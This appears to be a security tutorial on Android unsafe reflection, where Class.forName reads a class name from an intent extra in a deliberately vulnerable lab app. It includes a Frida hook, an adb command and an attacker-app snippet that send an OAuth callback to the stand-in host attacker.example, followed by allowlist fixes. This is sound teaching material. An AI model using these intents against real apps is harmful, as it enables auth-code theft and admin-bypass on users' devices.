
Class.forName(intent.getStringExtra("class_name")) is one step short of the dynamic-code-loading bug. The attacker cannot supply new code, but they can pick which existing class on the app’s classpath gets instantiated and which method on it runs. In practice that is enough to reach internal initialization logic, OAuth handlers, admin utilities, or database migration runners that the developer never intended to be accessible from outside.
Where do you find it?
1
grep -rn 'Class\.forName\|getMethod\|newInstance' decompile/
For each match, check whether the class-name argument comes from an intent extra. VulnLabApp’s ReflectionActivity is exported and exposes all three levers - class name, method name, and a string argument - directly from intent extras.
What does this code do?

Highlight 1 is the three levers - class name, method name, and an optional string argument, all read straight from the intent.
Highlight 2 is Class.forName on the attacker’s string, then newInstance() on whatever came back - any class on the classpath with a public no-arg constructor is now instantiated.
Highlight 3 picks the overload based on whether an arg was supplied and invokes it. Any public zero-or-one-String-argument method on that class is now callable, by name, from outside the app.
Any class on the app’s classpath with a public no-arg constructor is reachable. Any public method on it that takes zero or one String argument is callable. The app’s own internal classes - debug utilities, OAuth handlers, migration runners - are all within reach.
Confirm with Frida:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
Java.perform(function () {
  const Cls    = Java.use('java.lang.Class');
  const Thread = Java.use('java.lang.Thread');
  const forName3 = Cls.forName.overload('java.lang.String', 'boolean', 'java.lang.ClassLoader');

  Cls.forName.overload('java.lang.String').implementation = function (name) {
    // Pass the thread's context class loader explicitly.
    // Calling this.forName(name) from the Frida bridge uses the boot class loader,
    // which misses app classes (EmojiCompatInitializer, androidx.*) and crashes startup.
    const cl = Thread.currentThread().getContextClassLoader();
    const result = forName3.call(this, name, true, cl);
    if (name.startsWith('com.vulnlab.app')) {
      console.log('[Class.forName] ' + name);
    }
    return result;
  };
});
1
2
3
4
adb shell am start -n com.vulnlab.app/.activities.ReflectionActivity \
  --es class_name "com.vulnlab.app.activities.OAuthCallbackActivity" \
  --es method_name "process" \
  --es method_arg "https://attacker.example/oauth-callback"

Logcat (tag VulnReflection) shows the exact class, method, and arg received from the intent.
What classes are worth targeting?
Walk the decompile for classes with a public no-arg constructor and any of:
- A method that does sensitive setup or reads credentials.
- A static initializer that runs side effects on first load.
- A constructor with state-changing behavior.
Examples seen in real apps:
DebugDataDumper - instantiation prints session tokens to logcat. Combined with a log-reader, that is credential theft.
OAuthCallbackHandler - runs an OAuth flow on construction with attacker-controlled callback URL. The user’s auth code goes to the attacker.
MigrationRunner - runs database migrations on instantiation. Destructive if migrations delete or downgrade data.
AdminPanelActivity - has a grantAdmin() method that bypasses normal role checks because the developer assumed only the admin flow calls it.
What does the attacker app do?
1
2
3
4
5
6
7
Intent i = new Intent();
i.setClassName("com.vulnlab.app", "com.vulnlab.app.activities.ReflectionActivity");
i.putExtra("class_name",  "com.vulnlab.app.activities.OAuthCallbackActivity");
i.putExtra("method_name", "process");
i.putExtra("method_arg",  "https://attacker.example/oauth-callback");
i.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
startActivity(i);
ReflectionActivity is exported, so any installed app can fire it and supply all three extras. The target reflects on whatever class the attacker names and calls whatever method they specify.
What is the fix?
An allowlist mapping from known-safe names to fixed class references:
1
2
3
4
5
6
7
8
9
private static final Map<String, Class<?>> ALLOWED = Map.of(
    "maps",   MapsPlugin.class,
    "search", SearchPlugin.class
);

String key = getIntent().getStringExtra("plugin");
Class<?> cls = ALLOWED.get(key);
if (cls == null) throw new SecurityException("unknown plugin");
cls.newInstance();
Or an enum that makes the set of valid classes explicit at compile time:
1
2
3
4
5
6
7
enum PluginType {
    MAPS(MapsPlugin.class), SEARCH(SearchPlugin.class);
    final Class<?> cls;
    PluginType(Class<?> c) { this.cls = c; }
}
PluginType t = PluginType.valueOf(getIntent().getStringExtra("plugin"));
t.cls.newInstance();
Both patterns make it impossible to reach any class outside the defined set.
Closing
Class.forName from an intent extra is a class-picker that hands the caller arbitrary constructor and method invocation inside the target’s process. The audit is one grep. The exploitation work is finding which class in the target has the most impactful behavior on instantiation. Any class with privileged setup logic or state-changing methods is the exploit chain.
Happy Hacking !!